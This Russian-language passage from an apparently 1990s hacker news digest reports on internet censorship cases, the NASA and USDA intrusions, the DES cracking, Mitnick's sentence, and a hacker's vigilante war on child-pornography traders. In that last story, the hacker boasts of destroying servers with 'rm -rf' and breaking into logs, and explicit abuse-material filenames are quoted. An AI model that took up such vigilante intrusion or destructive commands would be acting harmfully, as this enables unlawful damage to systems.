Программа также фильтрует любой сайт, содержащий фразу «Don't buy CYBERsitter» («Не покупайте CYBERsitter»), а также собственный сайт Хаселтона и любые упоминания его имени.

Милбёрн говорит, что кампания Хаселтона наносит ущерб репутации продукта на рынке и намекает, что компания его остановит, не уточняя, как именно.

«У нас есть пользователи, которые считают, что купили надёжный продукт. Нам это обходится весьма дорого», — сказал Милбёрн. «Но мы не позволим Беннету нарушать закон».

Он указал, что программа Хаселтона для декодирования программного обеспечения, возможно, нарушает лицензионное соглашение, в котором говорится: «Несанкционированное обратное проектирование Программного обеспечения, по каким бы то ни было причинам — образовательным, правомерного использования или иным — прямо запрещено. Несанкционированное раскрытие рабочих деталей CYBERsitter, взломов, методов обхода, заблокированных сайтов, а также заблокированных слов или фраз прямо запрещено».

Хаселтона не пугает намёк на юридические последствия. «Я поговорил с адвокатом, который предложил представлять меня в случае, если Cybersitter начнёт меня преследовать», — добавил он.

Хаселтон, студент третьего курса Университета Вандербилта, утверждает, что программа не защищает детей от непристойности, а лишь мешает им знакомиться с новыми идеями.

«Блокирующее программное обеспечение — не решение всех наших проблем. Опасным является именно недостаточная защита свободы слова подростков в Сети», — сказал он. «Это возраст, когда формируются взгляды на социальные вопросы, права человека и религию. Нам нужно сохранить свободу идей в Сети для людей младше 18 лет».

Организация Хаселтона также является истцом в деле, рассматривавшемся сегодня в Нью-Йорке, — «Американская библиотечная ассоциация против губернатора Джорджа Патаки». Дело было возбуждено с целью отмены закона штата, аналогичного федеральному Закону о порядочности в коммуникациях (CDA), запрещающего предоставление несовершеннолетним непристойных материалов через Сеть.

0x7: Власть модерировать — это власть цензурировать

Источник: неизвестен
Автор: Пол Кнайзел

Более 200 новых групп новостей только что были созданы на части UseNet Интернета. Они объединены в новую иерархию ``.

`` обещает «привнести демократию в киберпространство», согласно пресс-релизу Национального научного фонда (NSF). «Правительство США», — сказал вице-президент США Эл Гор о проекте GovNews, — «берёт на себя лидирующую роль в обеспечении технологии, которая могла бы изменить облик демократии во всём мире».

Проект GovNews неоднократно подчёркивает, как он будет поддерживать и развивать обратную связь между правительствами и гражданами. «Миллионы людей теперь смогут следить за государственной деятельностью в выбранных областях интересов и комментировать её...», — говорится в пресс-релизе, обещающем «широкое, экономически эффективное электронное распространение и обсуждение...».

Престон Рич, руководитель Международного проекта GovNews от Национального научного фонда, описал GovNews как «группы новостей, логически организованные по темам — от приватизации, закупок и экстренных оповещений до токсичных отходов и морских ресурсов, — включающие возможность обсуждения такой информации».

Подавляющее большинство новых групп `` являются модерируемыми.

Идея модерируемой группы новостей всё шире принимается в UseNet. Офтопик, флейм и спам сделали многие немодерируемые группы практически нечитабельными для большинства пользователей. Модерируемые группы — один из эффективных способов борьбы с этими проблемами. Новые группы, создаваемые в немодерируемой иерархии «Большой восьмёрки» UseNet, имеют формальные уставы, определяющие группу. Если группа модерируется, то полномочия, личность и квалификация модераторов также указываются. Немодерируемые группы можно уподобить неформальным свободным дискуссиям, где нет контроля над тем, кто может участвовать, или над формой и содержанием высказываний. Модерируемые группы гораздо больше напоминают специально определённые собрания граждан с формальным председателем, уполномоченным объявлять определённые темы недопустимыми для обсуждения и призывать к порядку буянов.

Немодерируемая группа UseNet, посвящённая выпечке печенья, может быть завалена сообщениями с рекламой средств от мозолей, рассказами об НЛО, замеченных над Букингемским дворцом, или статьями, обвиняющими Хиллари Клинтон в сатанизме. Модератор группы имеет возможность заблокировать все эти публикации, гарантируя, что они не попадут в ленту UseNet и не появятся среди тематических дискуссий о печенье.

Разумеется, некоторые модераторы в группах UseNet злоупотребляют своими полномочиями (как и некоторые председатели на немодерируемых встречах). Но сообщения о подобных злоупотреблениях сравнительно редки, учитывая количество модерируемых групп. И, конечно, многие жалобы исходят от пресловутых «net.kooks» или тех, кто вообще против модерации.

Модераторы в иерархии «Большой восьмёрки» UseNet — «гражданские лица», а не государственные служащие, модерирующие связанные с государством группы и получающие государственные зарплаты.

Иерархия ` косвенно меняет это. Пишу «косвенно», поскольку уставы, имена и квалификация модераторов 200+ групп официально не объявлены. Обычные запросы к членам руководящего иерархического координационного комитета ` также не дают такой подробной информации.

UseNet — это не весь Интернет. Сетевые технологии, такие как Всемирная паутина и «Протокол передачи файлов» (FTP), предназначены для односторонней передачи данных. Мало кто возражает против Congressional Record в сети или отчётов об урожаях, публикуемых

Министерством сельского хозяйства США в Интернете через веб или FTP. Но группы новостей UseNet предназначены для двусторонних дискуссий, а не для спамоподобных односторонних потоков данных, тщательно отобранных государственными чиновниками.

Это создаёт огромную проблему, когда государственные служащие модерируют дискуссию, — независимо от того, насколько хорошо, уместно или справедливо ведётся модерация.

Ибо государственная модерация любой дискуссии есть цензура — и это неправильно.

Первые сообщения также свидетельствуют о том, что большинство групп `` будут «роботизированно-модерируемыми» (robo-moderated). Иными словами, основную часть задач модератора будут выполнять специализированные программы. Однако роботизированная модерация ничего не меняет. Хорошая роботизированная программа может отлавливать и устранять 99% спама, отправляемого в группу, или выявлять известных зачинщиков флейма. Но власть применять роботизированную модерацию остаётся властью цензурировать; власть выбирать одного роботизированного модератора — это власть выбирать другого; власть автоматически удалять рекламу мозолей — это одновременно власть устранять все сообщения из Ирака в политической дискуссии или любые сообщения, содержащие слово «Уотергейт».

Словом, модерация в группах `` государственными служащими остаётся цензурой — проводимой ли программами или людьми, выражается ли в уместных запретах или в жёстких ограничениях свободной политической речи. *Любое* ограничение публикаций любого гражданина любым государственным служащим является цензурой.

Это также запрещено законом.

СНОСКИ
[1] «GOVNEWS: Пресс-релиз Национального научного фонда о GovNews», 17 марта 1997 г., , дата обращения 21 марта 1997 г.

[2] Интересно, какую технологию Гор считает предоставляемой GovNews. Ни Интернет, ни UseNet точно не входят в число этих технологий — оба существовали задолго до GovNews.

0x8: Пользователей AOL в Британии предупредили о слежке

Источник: неизвестен
Автор: Кристофер Джонстон

ЛОНДОН — Подписчики, подключавшиеся к AOL Ltd. в Британии на этой неделе, получили уведомление о том, что интернет-провайдер вводит жёсткий новый контракт, дающий ему широкие полномочия раскрывать личную электронную почту подписчиков и их онлайн-активность правоохранительным и силовым структурам.

Новый контракт также обязывает пользователей соблюдать как британское, так и американское законодательство об экспорте в сфере шифрования. AOL Ltd. является дочерней компанией AOL Europe, совместного предприятия американской компании America Online Inc. и немецкой Bertelsmann GmbH.

В частности, в контракте говорится, что AOL «оставляет за собой право осуществлять мониторинг или раскрывать содержимое частных переписок в AOL и ваши данные в той мере, в которой это разрешено или требуется законом».

«Это плохая новость», — сказал Марк Ротенберг, директор Electronic Privacy Information Center, правозащитной организации из Вашингтона. «Я думаю, AOL даёт красный флаг — их приверженность конфиденциальности снижается. Это ставит их пользователей в известность, что в

той мере, в которой это разрешено законом, они могут делать что угодно».

Контракт также запрещает подписчикам публиковать или передавать любой контент, который является «незаконным, вредоносным, угрожающим, оскорбительным, преследующим, клеветническим, вульгарным, непристойным, подрывным, богохульным, разжигающим ненависть, расово, этнически или иным образом неприемлемым».

AOL и её конкуренты назвали этот шаг частью тенденции к защите онлайн-провайдеров от исков пользователей на случай, если им придётся раскрывать деятельность подписчиков правоохранительным органам.

Контракт также ужесточил юридические формулировки, касающиеся чувствительного контента, в частности порнографии, и запретил поддержку ссылок на непристойные веб-сайты.

Обновлённый контракт также впервые информирует подписчиков об обязательном соблюдении ими как британского, так и американского законодательства об экспорте в сфере шифрования, — горячей теме дискуссий между издателями программного обеспечения и силовыми структурами в последнее время.

AOL Europe предоставит аналогичные контракты, варьирующиеся в зависимости от местного законодательства в каждой из семи европейских стран, в которых функционирует сеть.

Руководители AOL отвергли какое-либо государственное давление при обновлении контракта.

0x9: Джорджия расширяет понятие «орудий преступления»

Источник: fight-censorship@vorlon.mit.edu

В Джорджии использование в целях совершения преступления следующих средств является уголовно наказуемым деянием (штраф 30 000 долларов и до четырёх лет лишения свободы):

• телефон
• факс
• пейджер
• электронная почта

Практическое применение этого закона, как я полагаю, состоит в том, что когда человек занимается распространением наркотиков и либо имеет при себе пейджер, либо признаёт использование телефона для организации встречи, ему предъявляется дополнительное обвинение в тяжком уголовном преступлении — использовании телефона. Это позволяет избирательно применять дополнительные санкции к отдельным людям.

```
O.C.G.A. 16-13-32.3.

(a) Любому лицу, намеренно или умышленно использующему
    любое средство связи для совершения или способствования
    совершению любого деяния или деяний, составляющих тяжкое
    уголовное преступление согласно настоящей главе, запрещается
    это делать. Каждое отдельное использование средства связи
    является самостоятельным правонарушением согласно настоящей
    статье Кодекса. Для целей настоящей статьи Кодекса термин
    «средство связи» означает все государственные и частные
    инструменты, используемые или пригодные для передачи
    письменных сообщений, знаков, сигналов, изображений или
    звуков любого рода, включая почту, телефон, провод, радио,
    компьютер или компьютерную сеть, а также все иные средства
    связи.

(b) Любое лицо, нарушившее подраздел (a) настоящей статьи
```

```
Кодекса, подлежит наказанию в виде штрафа в размере не более
30 000,00 долларов или лишения свободы сроком не менее одного
и не более четырёх лет, либо того и другого.
```

0xa: NASA поймало молодого компьютерного хакера

Источник: Associated Press
Автор: неизвестен
Дата: понедельник, 2 июня 1997 г.

ВАШИНГТОН (AP) — Федеральные органы расследуют случай с подростком из Делавэра, который взломал веб-сайт NASA в Интернете и оставил сообщение с бранью в адрес американских чиновников, сообщили в понедельник представители агентства.

Генеральный инспектор NASA Роберт Гросс привёл этот инцидент — последний пример компьютерного вторжения на веб-сайт NASA — в качестве примера того, как космическое агентство стало «уязвимым через Интернет».

«Мы живём в информационной среде, разительно отличающейся от той, что была 20 лет назад», — заявил Гросс в письменном заявлении. «Хакеры растут в числе и в частоте атак».

В последнем случае подросток из Делавэра, чьё имя, возраст и место жительства не были раскрыты, изменил интернет-сайт Центра космических полётов имени Маршалла в Хантсвилле, штат Алабама, согласно заявлению отдела компьютерных преступлений Офиса генерального инспектора NASA.

«Мы вас контролируем. О, какую запутанную паутину мы ткём, когда учимся лгать» — говорилось в сообщении подростка; также там было сказано, что системные администраторы, управляющие сайтом, «крайне тупые».

Сообщение также призывало сочувствующих Кевину Митнику, известному компьютерному хакеру, откликнуться на сайте. Митник был обвинён в прошлом году по обвинению, связанному с многомиллионными преступлениями в киберпространстве.

Изменённое сообщение было замечено командой компьютерной безопасности в Хантсвилле, однако в заявлении NASA не указывалось, как долго сообщение было доступно публике и когда именно оно было обнаружено. Официальные представители NASA не были доступны для ответов на вопросы об этом событии.

В заявлении NASA назвало хакерство подростка «крэкерским разгулом» и сообщило, что оно было остановлено 26 мая, когда его персональный компьютер был изъят.

Делом занимаются прокуроры из офисов Прокурора США в Делавэре и Алабаме совместно с отделом компьютерных преступлений NASA.

В марте прошлого года киберпространственные злоумышленники проникли на ещё один веб-сайт NASA и пригрозили электронной террористической атакой на корпоративную Америку. Группа, называвшая себя «H4G1S» в одном сообщении и «HAGIS» в другом, также потребовала освободить нескольких известных хакеров из заключения.

Инженеры Центра космических полётов имени Годдарда в Гринбелте, штат Мэриленд, быстро заметили изменение и удалили страницу из Интернета в течение 30 минут. Официальные лица NASA сообщили, что агентство установило электронные меры защиты, призванные предотвратить повторение инцидента.

0xb: Сайт Министерства сельского хозяйства закрыт после взлома

Источник: Reuters
Автор: неизвестен

ВАШИНГТОН (11 июня 1997 г., 00:08 по восточному времени) — Служба иностранного сельского хозяйства Министерства сельского хозяйства США закрыла доступ к своему интернет-сайту во вторник после обнаружения серьёзного нарушения безопасности, сообщил сотрудник ведомства.

«Это огромная, масштабная проблема», — заявил агентству Reuters Эд Десрозьер, специалист по компьютерам в Агентстве фермерских услуг USDA. «Мы больше не можем гарантировать, что всё чисто».

Кто-то взломал систему и начал «рассылать множество сообщений» другим «машинам» в Интернете, сказал Десрозьер.

Объём трафика был настолько велик, что «машины начали падать» и посыпались жалобы, рассказал он.

«Разыскивать» злоумышленника «не стоит нашего времени», — сказал Десрозьер. «Вместо этого мы просто масштабно усилим безопасность».

Популярная функция на главной странице FAS — это поиск «отчётов атташе», которые составляются зарубежными сотрудниками и содержат оценки состояния посевов по всему миру. Хотя и не являясь официальными данными, отчёты содержат ключевую информацию, которая входит в ежемесячные прогнозы USDA по мировым показателям спроса и предложения.

До повторного открытия страницы для внешних пользователей может пройти ещё неделя, сообщил Десрозьер.

0xc: Хакеры взломали государственный стандарт шифрования США

Источник: fight-censorship@vorlon.mit.edu

Окленд, Калифорния (18 июня 1997 г.) — 56-битный стандарт шифрования DES, который правительство США долгое время считало «достаточным», был взломан вчера с использованием обычного персонального компьютера Pentium под управлением Майкла К. Сандерса, сотрудника iNetZ, онлайн-провайдера коммерческих услуг из Солт-Лейк-Сити, штат Юта. Сандерс был частью свободно организованной группы пользователей компьютеров, откликнувшихся на «Конкурс RSA $10,000 DES Challenge». Группа по взлому кодов распространяла компьютерное программное обеспечение через Интернет для использования простаивающих мощностей компьютеров по всему миру с целью проведения атаки «грубой силы» на зашифрованные данные.

«То, что DES может быть взломан так быстро, должно вселять холодный ужас в сердце каждого, кто полагается на него для безопасной связи», — сказал Самир Парех, один из участников группы и президент C2Net Software, интернет-провайдера шифрования со штаб-квартирой в Окленде, Калифорния (http://www.c2.net/). «К сожалению, большинство людей, пользующихся сегодня Интернетом, предполагают, что браузер обеспечивает безопасную связь, когда на экране появляется изображение замка или ключа. Очевидно, что это неверно, когда схема шифрования — 56-битный DES», — сказал он.

Вице-президент INetZ Джон Гей заявил: «Мы надеемся, что это побудит людей требовать максимально доступной защиты шифрования, например 128-битной, обеспечиваемой продуктом

C2Net Stronghold, а не слабых 56-битных шифров, используемых во многих других платформах».

Многие браузерные программы были ограничены ещё более слабым 40-битным шифром, поскольку это максимальный уровень шифрования, одобренный правительством США для экспорта. «Люди, находящиеся в США, могут получить более безопасное программное обеспечение для браузера, но обычно это требует подачи аффидавита о праве на его использование, что многие не делали», — сказал Парех. «Сильное шифрование запрещено к экспорту из США, что затрудняет безопасную связь для людей и предприятий в других странах», — пояснил он.

По мнению эксперта по компьютерной безопасности Яна Голдберга, «этот результат подчёркивает, что системы безопасности, основанные на 56-битном DES или "экспортном" шифровании, устарели и должны быть выведены из эксплуатации. Безусловно, никакие новые системы не должны проектироваться с использованием столь слабого шифрования». Голдберг — член группы ISAAC Калифорнийского университета в Беркли, обнаружившей серьёзную уязвимость в популярном браузере Netscape Navigator.

56-битный шифр DES был взломан за 5 месяцев — значительно быстрее, чем сотни лет, которые, по оценкам, были необходимы при принятии DES в качестве национального стандарта в 1977 году. Слабость DES объясняется «длиной ключа» — количеством двоичных разрядов («битов»), используемых в его алгоритме шифрования. Схемы шифрования «экспортного класса» с 40-битным ключом могут быть взломаны менее чем за час, что создаёт серьёзные угрозы безопасности для компаний, стремящихся защитить конфиденциальную информацию, особенно тех, чьи конкуренты могут получить помощь в взломе кодов от иностранных правительств.

По словам Пареха, современные настольные компьютеры несравнимо мощнее любого компьютера, существовавшего в период создания DES. «Используя недорогие (до 1000 долларов) компьютеры, группе удалось взломать DES за очень короткое время», — отметил он. «Любой, кто обладает ресурсами и мотивацией для использования современных "массивно параллельных" суперкомпьютеров, может взломать 56-битные шифры DES ещё быстрее, а эти типы передовых технологий вскоре появятся в обычных настольных системах, предоставляя ключи к DES практически всем уже через несколько лет».

56-битный DES использует 56-битный ключ, однако большинство экспертов по безопасности сегодня считают минимально необходимой длину ключа в 128 бит для обеспечения надёжного шифрования. Математически взлом 56-битного шифра требует лишь в 65 000 раз больше работы, чем взлом 40-битного. Взлом 128-битного шифра требует в 4,7 триллиона миллиардов раз больше работы, чем 56-битного, обеспечивая значительную защиту от атак перебором и технического прогресса.

C2Net является ведущим мировым поставщиком нескомпрометированного программного обеспечения для обеспечения безопасности в Интернете. Продукты шифрования C2Net разрабатываются полностью за пределами США, что позволяет компании предлагать полнофункциональные криптографические решения для международных коммуникаций и коммерции. «Наши продукты обеспечивают максимально доступный сегодня уровень безопасности. Мы отказываемся продавать слабые продукты, которые могут создать ложное ощущение безопасности и стать лёгкой мишенью для иностранных правительств, преступников и скучающих студентов», — сказал Парех. «Мы также выступаем против так называемых планов "депонирования ключей", которые поместят криптографические ключи всех в нескольких централизованных местах, откуда их можно будет похитить и продать тому, кто больше заплатит», — добавил он. Продукты C2Net включают защищённый веб-сервер Stronghold и SafePassage Web Proxy — дополнение, добавляющее полноценное шифрование к любому «экспортному» браузеру с ограниченным шифрованием.

0xd: Хакер, возможно, похитил документы по делу JonBenet с компьютера

Источник: Associated Press
Автор: Дженнифер Мирс

БОЛДЕР, Колорадо (13 июня 1997 г., 07:38 по восточному времени) — Компьютерный хакер проник в систему, выделенную для следствия по делу об убийстве JonBenet Рэмси, нанеся очередной удар по и без того жёстко критикуемому расследованию.

[...несмотря на то, что компьютер не был подключён к Интернету или другим компьютерам...]

Пресс-секретарь полиции Боулдера Лесли Аахолм сообщила, что компьютер был «взломан» ранним утром в субботу. Об инциденте полиция объявила в четверг.

«Мы не думаем, что что-либо было утрачено, однако не знаем, что именно, если вообще что-либо, было скопировано», — сказал детектив Джон Эллер, возглавляющий расследование убийства 6-летней девочки почти шесть месяцев назад.

Компьютер находится в комнате офиса окружного прокурора, которую полиция делит со следователями прокуратуры. По всей видимости, в комнату физически не проникали. Компьютерные эксперты Колорадского бюро расследований изучали оборудование, чтобы установить, что было сделано.

[Чушь. Впоследствии выяснилось, что машина вовсе не была взломана.]

0xe: Хакер обещает «террор» порнографам

Источник: Wired
Автор: Стив Силберман

После 17 лет в хакерском андеграунде Кристиан Валор, хорошо известный в кругах хакеров старой закалки и телефонных фрикеров как «Se7en», был убеждён, что большинство из того, что пишут газеты о компьютерах и хакерстве, — это сенсационная болтовня. По словам Валора, годами он с презрением относился к сообщениям о масштабах распространения детской порнографии в Сети, считая их «преувеличенными / раздутыми / запугивающими / вздором».

Сейчас зарабатывая на жизнь лекциями о компьютерной безопасности, Se7en утверждает, что в прошлом году восемь недель искал в Сети детскую порнографию, так и не найдя ни единого изображения.

Всё изменилось пару недель назад, когда, по его словам, JPEG-файл, присланный анонимным шутником, отправил его в путешествие по другому роду андеграунда: IRC-чаты с названиями вроде #littlegirlsex, FTP-директории, забитые именами файлов наподобие 6yoanal.jpg и 8&dad.jpg, и группы новостей вроде alt.binaries.pictures.erotica.pre-teen. Анонимный файл, по его словам, содержал «очень откровенное» изображение девочки «не старше 4 лет».

8 июня Se7en поклялся в хакерском списке рассылки нанести дозу «настоящего хакерского террора» тем, кто загружает и распространяет подобные изображения в Сети. Дискуссия вокруг его методов поставила перед его коллегами острые вопросы о гражданских свободах, правах собственности и этике самосуда.

Объявление войны

По словам Se7en, он наткнулся на «очень параноидальную» сеть торговцев эротикой с несовершеннолетними. В своей декларации «публичной войны», опубликованной в списке рассылки, посвящённом ежегодной хакерской конференции DefCon, Se7en объясняет, что протокол на большинстве серверов с детской порнографией предполагает загрузку материалов из собственной коллекции в обмен на кредиты для получения новых изображений.

То, что он видел на этих серверах, физически его тошнило, говорит он. «За один день виртуального тура по миру детской порнографии», — пишет он, — «у меня была возможность полностью заполнить диск Iomega Zip 100 МБ».

Plan Se7en «уничтожить» торговцев детской порнографией из Сети — это «пропаганда злонамеренного, деструктивного взлома против этих людей». Для первой волны атак, уже начатой, он привлёк двух коллег-хакеров.

Se7en уверен, что правоохранительные органы закроют глаза, когда жертвами взломов станут торговцы детской порнографией, и утверждает, что агент Секретной службы прямо ему об этом сказал. Имея в виду команду для удалённого уничтожения жёсткого диска, Se7en похвалился: «К кому они пойдут? В полицию? "Они взломали мой сервер с детской порнографией и сделали rm -rf моему компьютеру!" Ага, конечно».

Se7en утверждает, что уже «вывел из игры» «крупного игрока» — сотрудника Southwestern Bell, который, по словам Se7en, «везде размещал объявления». Se7en рассказал Wired News, что тайно наблюдал за деятельностью этого человека несколько дней, собирая улики, которые затем отправил президенту Southwestern Bell по электронной почте. Псевдонимные ремейлеры вроде hotmail.com и juno.com, настаивает Se7en, не дают торговцам никакой защиты от хакеров, раскрывающих их истинные личности путём взлома логов серверов. Впрочем, Se7en признаёт, что процесс получения доступа к логам требует времени. Даже при наличии трёх хакеров «это может занять два-три дня. Мы не хотим ударить не по тому человеку».

Через пару дней после отправки заголовков сообщений и логов президенту и сетевым администраторам Southwestern Bell Se7en говорит, что получил письмо о том, что сотрудник «больше не в штате».

Хакерский поиск признания

Декларация войны Se7en получила поддержку в исходном списке рассылки. «Я целиком за свободу слова и самовыражения», — написал один из участников, — «но есть вещи, которые просто неправильны... Я чувствую определённый моральный долг перед человечеством — делать своё дело в очищении от зла».

Многие утверждали, что федеральные облавы на торговцев детской порнографией неэффективны. В апреле директор ФБР Луис Фри свидетельствовал в Сенате, что операция бюро под кодовым названием «Невинные образы» собрала имена почти 4 000 подозреваемых в торговле детской порнографией в своей базе данных. Однако Фри признал, что только 83 из этих дел завершились обвинительными приговорами. (По данным Washington Times, было также два самоубийства.)

План директора? Попросить больше федеральных денег для борьбы с «тёмной стороной Интернета» — 10 миллионов долларов США.

Помогать федералам — это не в хакерском духе. Как выразился один из участников списка DefCon: «Правительство не может применять законы в Интернете. Мы все это знаем. Мы можем применять законы в Интернете. Мы это тоже все знаем».

Тем не менее список DefCon не стал единогласным хором похвал плану Se7en дать порнографам вкусить хакерского террора. Наиболее активным противником выступил Деклан Маккалла, вашингтонский корреспондент Netly News. Маккалла — открытый борец за конституционные права и сам бывший хакер. По его словам, его встревожило то, что хакеры в списке подтвердили

обоснованность законов против детской порнографии, которые он считает открыто неконституционными.

«Мало кто, кажется, понимает, что давний федеральный закон о детской порнографии поставил вне закона фотографии танцующих девочек в трико», — написал Маккалла, ссылаясь на обвинительный приговор Стивену Ноксу, аспиранту, приговорённому к пяти годам лишения свободы за хранение трёх видеозаписей молодых девушек в купальных костюмах. Гособвинитель указывал, что камера задерживалась на гениталиях девушек, хотя те оставались одетыми. «Сексуальный подтекст определённого стиля одежды, позы или движений может легко выставить гениталии на показ в непристойной манере, не обнажая их в виде наготы», — утверждало обвинение — и выиграло.

Именно такие решения, как Knox против США, и закон, криминализирующий полностью синтетические цифровые изображения, «представленные как» детская порнография, делают определение детской порнографии недопустимо широким: «мыслепреступлением», говорит Маккалла.

Угроза детской порнографии эксплуатируется «жаждущими цензуры» законодателями, чтобы «обуздать это неуправляемое киберпространство», утверждает Маккалла. Поспешность, с которой список DefCon осудил детскую порнографию, напомнила ему «клятвы верности» эпохи Маккарти, сказал Маккалла Wired News.

«Это хакеры, нуждающиеся в социальном признании», — говорит он. «Их так долго маргинализировали, что они хотят, чтобы их приняли за борьбу с социальным злом». Маккалла понимает, что его позицию трудно донести до аудитории хакеров. Призывая хакеров уважать права собственности порнографов и задуматься о конституционности утверждаемых ими законов, Маккалла говорит: «Я пытаюсь убедить хакеров соблюдать верховенство закона, тогда как взлом систем — это прямая противоположность».

Однако Маккалла не одинок. По мере того как дискуссия вокруг декларации Se7en распространилась на список рассылки cypherpunks и alt.cypherpunks — завсегдатаи которых постарше, чем в списке DefCon, — другие высказали аналогичные сомнения в отношении плана Se7en.

«По сути, мы говорим об отношении "Грязного Гарри"», — сказал Wired News один сетевой техник / cypherpunk. Несмотря на то что он ощущает «искреннее чувство» за боевым кличем Se7en, он считает, что лучший способ справиться с порнографами — «натравить на них полицию». Другой участник дискуссии говорит, что хотя и осуждает детскую порнографию как «ужасное, по своей сути преступление против невинности», он сомневается в эффективности стратегии Se7en.

«Уничтожение их компьютера ничего не даст», — говорит он, предупреждая, что подход самосуда может взять на вооружение другие. «Что произойдёт, если найдётся кто-то, кому не нравятся аборты? Где та черта, за которой вы должны отстаивать свои личные убеждения?»

Поднятие уровня паранойи

Отвращение Se7en к завсегдатаям таких групп новостей, как alt.sex.pedophilia.swaps, уходит глубже, чем просто «убеждения». «Меня самого в детстве обижали», — рассказал Se7en Wired News. «К счастью, я не стал жертвой детской порнографии, но я знаю, через что проходят эти дети».

Имея всего несколько хакеров, независимо взламывающих логи серверов, сниффящих IP-адреса и бьющих тревогу сетевым администраторам, «мы можем выводить из игры одного-двух человек в неделю... и поднять уровень паранойи», чтобы «случайные торговцы» были отпуганы от IRC-комнат вроде «#100%preteensexfuckpics».

Не JPEG-файлы с одетыми балеринами вызывают его гнев, говорит Se7en. А «четырёхлетние, которых насилуют; шестилетние, вынужденные заниматься оральным сексом, со спермой на себе». Такие изображения, признаёт Se7en, очень редки — даже в онлайн-пространствах, посвящённых торговле сексуальными материалами с изображением детей.

«Я знаю, что делаю неправильное. Я попираю права этих парней», — говорит он. «Но где-то в этой цепочке кто-то переносит эти образы на бумагу прежде, чем они загружаются. Твоя свобода заканчивается там, где ты начинаешь причинять вред другим людям».

0xf: Митник приговорён к 22 месяцам заключения

Источник: LA Times
Автор: Джули Тамаки
Дата: вторник, 17 июня 1997 г.

Федеральный судья в понедельник объявил, что намерен приговорить знаменитого компьютерного хакера Кевина Митника к 22 месяцам лишения свободы за мошенничество с сотовыми телефонами и нарушение условий испытательного срока по более раннему обвинению в компьютерном преступлении.

Вынесение приговора в понедельник — лишь небольшая часть юридических проблем Митника. Против него по-прежнему остаётся нерассмотренным федеральный обвинительный акт из 25 пунктов, обвиняющий его в хищении программного обеспечения на миллионы долларов в ходе изощрённой серии взломов, пока он скрывался. Дата судебного разбирательства по этому делу ещё не назначена.

Судья Федерального окружного суда Мариана Р. Пфэльцер в понедельник отложила официальное вынесение приговора Митнику на неделю, чтобы успеть разработать условия испытательного срока для него после отбытия тюремного заключения.

Пфэльцер заявила, что планирует приговорить Митника к восьми месяцам по обвинению в мошенничестве с сотовыми телефонами и 14 месяцам за нарушение условий испытательного срока по приговору за компьютерный взлом 1988 года, сообщил помощник прокурора США Кристофер Пейнтер. Сроки будут отбываться последовательно.

Митнику грозит наказание за нарушение условий испытательного срока, когда он в 1992 году взломал компьютеры голосовой почты Pac Bell и использовал похищенные пароли сотрудников службы безопасности Pac Bell для прослушивания голосовых сообщений, сообщил Пейнтер. В то время Митник работал в Teltec Communications, которая находилась под следствием Pac Bell.

0x10: Нью-йоркский судья запрещает штату регулировать Интернет

Источник: неизвестен
Автор: неизвестен
Дата: пятница, 20 июня 1997 г.

НЬЮ-ЙОРК — Пока страна ожидает решения Верховного суда по вопросу интернет-цензуры, федеральный окружной судья здесь сегодня заблокировал попытку штата Нью-Йорк применять свою версию федерального Закона о порядочности в коммуникациях (CDA).

Одновременно по делу ACLU против Миллера — ещё один вызов ACLU государственному регулированию Интернета — федеральный окружной судья в Джорджии сегодня признал недействительным закон, криминализирующий анонимную онлайн-речь и использование товарных знаков в качестве ссылок в Интернете.

По делу ALA против Патаки федеральный окружной судья Лоретта А. Преска вынесла предварительный судебный запрет против нью-йоркского закона, назвав Интернет сферой торговли, которую следует обозначить как «национальный заповедник», чтобы защитить онлайн-ораторов от противоречивых законов, которые могут «полностью парализовать развитие Интернета».

Судья Преска, признавая, что нью-йоркский закон был «явно смоделирован по образцу CDA», не стала касаться вопросов Первой поправки, поднятых федеральным иском ACLU, заявив, что Коммерческая оговорка обеспечивает «вполне достаточную опору» для судебного запрета и что Верховный суд рассмотрит другие вопросы в своём широко ожидаемом решении по делу Рено против ACLU. (Следующие запланированные дни вынесения решений суда — 23, 25 и 26 июня.)

«Сегодняшние решения в Нью-Йорке и Джорджии говорят о том, что какие бы ограничения Верховный суд ни установил на полномочия Конгресса регулировать Интернет, штатам запрещено действовать в целях цензурирования онлайн-высказываний», — сказала Энн Бисон, штатный адвокат ACLU, выступавшая перед судьёй Преской и являющаяся членом правовых команд по делам ACLU против Миллера и Рено против ACLU.

«В совокупности эти решения посылают очень важный и мощный сигнал законодателям остальных 48 штатов: держите руки подальше от Интернета», — добавила Бисон.

В тщательно проработанном 62-страничном решении судья Преска предупредила об огромной опасности, которую государственное регулирование представляет для Интернета, отвергнув аргумент штата о том, что закон был бы даже эффективен в предотвращении попадания так называемой «непристойности» к несовершеннолетним. Кроме того, судья Преска отметила, что штат уже может защищать детей посредством энергичного применения действующего уголовного законодательства.

«Во многих отношениях это решение важнее для деловых кругов, чем для сообщества гражданских свобод», — сказал Крис Хансен, старший адвокат ACLU в правовой команде ALA против Патаки и ведущий юрисконсульт по делу Рено против ACLU. «Законодатели почти завершили попытки регулировать "грешный" интернет-бизнес и принялись за сам бизнес Интернета. Сегодняшнее решение должно остановить эту тенденцию».

Заявив, что закон свёл бы всю речь в Интернете к уровню, подходящему для шестилетнего ребёнка, Американский союз гражданских свобод, Нью-йоркский союз гражданских свобод, Американская библиотечная ассоциация и другие подали иск в январе этого года.

Закон, принятый законодательным собранием Нью-Йорка в конце прошлого года, предусматривает уголовные санкции сроком до четырёх лет лишения свободы за передачу несовершеннолетним так называемых «непристойных» слов или изображений.

На слушании перед судьёй Преской в апреле ACLU провёл живую демонстрацию Интернета и заслушал показания истцов, заявивших, что их свобода слова уже была «заморожена» угрозой уголовного преследования.

«Это большая победа для жителей штата Нью-Йорк», — сказал Норман Сигел, исполнительный директор Нью-йоркского союза гражданских свобод. «Сегодняшнее решение подтверждает то, что мы всё время говорили губернатору Патаки и законодателям: они не могут законно помешать жителям Нью-Йорка свободно, открыто и решительно выражать своё мнение в Интернете».

Истцы по делу ALA против Патаки: Американская библиотечная ассоциация, Фонд свободы чтения, Библиотечная ассоциация Нью-Йорка, Американский фонд книготорговцев за свободу слова, Библиотечная система Вестчестера, BiblioBytes, Ассоциация американских издателей, Ассоциация индустрии интерактивного цифрового программного обеспечения, Ассоциация издателей журналов Америки, Public Access Networks Corp. (PANIX), ECHO, NYC Net, Art on the Net, Peacefire и Американский союз гражданских свобод.

Майкл Херц и другие сотрудники нью-йоркской фирмы Latham & Watkins оказали ACLU и NYCLU помощь на безвозмездной основе; Майкл Бамбергер из Sonnenschein Nath & Rosenthal в Нью-Йорке также является со-юрисконсультом в деле. Адвокаты ACLU: Кристофер Хансен, Энн Бисон и Арт Айзенберг, юридический директор NYCLU.

